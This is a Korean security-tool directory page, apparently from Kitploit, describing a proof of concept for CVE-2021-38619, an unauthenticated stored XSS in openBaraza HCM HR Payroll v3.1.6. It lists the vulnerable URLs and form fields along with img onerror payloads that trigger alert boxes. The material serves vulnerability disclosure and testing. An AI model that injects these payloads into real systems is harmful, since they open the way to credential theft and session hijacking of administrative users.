
Skip to content
KitploitKITPLOIT
도구익스플로잇블로그
Log in
제출
도구익스플로잇블로그
제출

해킹, 침투 테스트 및 사이버 보안 도구를 당신의 보안 무기고에!

Kitploit은 해킹, 사이버 보안 및 침투 테스트 도구 디렉토리입니다. 최신 프로젝트 업데이트를 발견하여 취약점을 찾고, 시스템을 분석하고, 테스트를 자동화하고, 보안을 강화하세요.

··피드·문의·개인정보·© 2026 Kitploit

도구 디렉토리

카테고리

모든 카테고리 보기
Loading categories
CVE-2021-38619 — CVE-2021-38619에 대한 개념 증명: openBaraza HCM HR Payroll v3.1.6의 인증되지 않은 저장형 XSS, 자격 증명 탈취 및 세션 하이재킹을 위한 페이로드 예시 포함. | Kitploit
도구/GitHubGitHub/charlesbickel/cve-2021-38619
Vulnerability AnalysisExploitationWeb Application ExploitationWeb SecurityPenetration Testing
GitHubcharlesbickel/cve-2021-38619

CVE-2021-38619

CVE-2021-38619에 대한 개념 증명: openBaraza HCM HR Payroll v3.1.6의 인증되지 않은 저장형 XSS, 자격 증명 탈취 및 세션 하이재킹을 위한 페이로드 예시 포함.

저장소 보기
115년 전아직 검토되지 않음

인기

모두 보기 →

커뮤니티에서 가장 많이 사용되는 도구를 찾아보세요.

모든 도구 탐색

도구 컬렉션을 둘러보세요

모든 도구 보기 →
공유

CVE-2021-38619 openBaraza HCM HR Payroll v.3.1.6 인증되지 않은 저장형 XSS 취약점

openBaraza HCM v.3.1.6은 사용자가 제어할 수 있는 입력을 적절히 무력화하지 않습니다. 이로 인해 인증되지 않은 원격 공격자가 여러 페이지에서 관리 사용자를 대상으로 저장형 크로스 사이트 스크립팅(XSS) 공격을 수행할 수 있습니다. 공격자가 취약한 페이지에 임의의 자바스크립트 페이로드를 주입하고 유효한 사용자가 영향을 받는 페이지를 방문하려고 하면 페이로드가 실행됩니다. 이로 인해 자격 증명 도용, 세션 하이재킹 또는 피해자에게 악성코드 전달이 발생할 수 있습니다.

발견자 크레딧: Charles Bickel & Gideon Gray


취약한 페이지: http://serverip:9090/hr/application.jsp

취약한 텍스트 상자: first_name, surname, email

페이로드:

  • <img src="https://raw.githubusercontent.com/charlesbickel/cve-2021-38619/HEAD/x"onerror="alert('First');" />
  • <img src="https://raw.githubusercontent.com/charlesbickel/cve-2021-38619/HEAD/x"onerror="alert('Surname');" />
  • [email protected]<img src="https://raw.githubusercontent.com/charlesbickel/cve-2021-38619/HEAD/x"onerror="alert('email');" />

영향을 받는 페이지: http://serverip:9090/hr/index.jsp?view=23:0

application.jsp


취약한 페이지: http://serverip:9090/hr/subscription.jsp

취약한 텍스트 상자: business_name, primary_contact, primary_email, confirm_email

페이로드:

  • <img src="https://raw.githubusercontent.com/charlesbickel/cve-2021-38619/HEAD/x"onerror="alert('business');" />
  • <img src="https://raw.githubusercontent.com/charlesbickel/cve-2021-38619/HEAD/x"onerror="alert('contact');" />
  • <img src="https://raw.githubusercontent.com/charlesbickel/cve-2021-38619/HEAD/x"onerror="alert('email');" />

영향을 받는 페이지: http://serverip:9090/hr/index.jsp?view=94:0
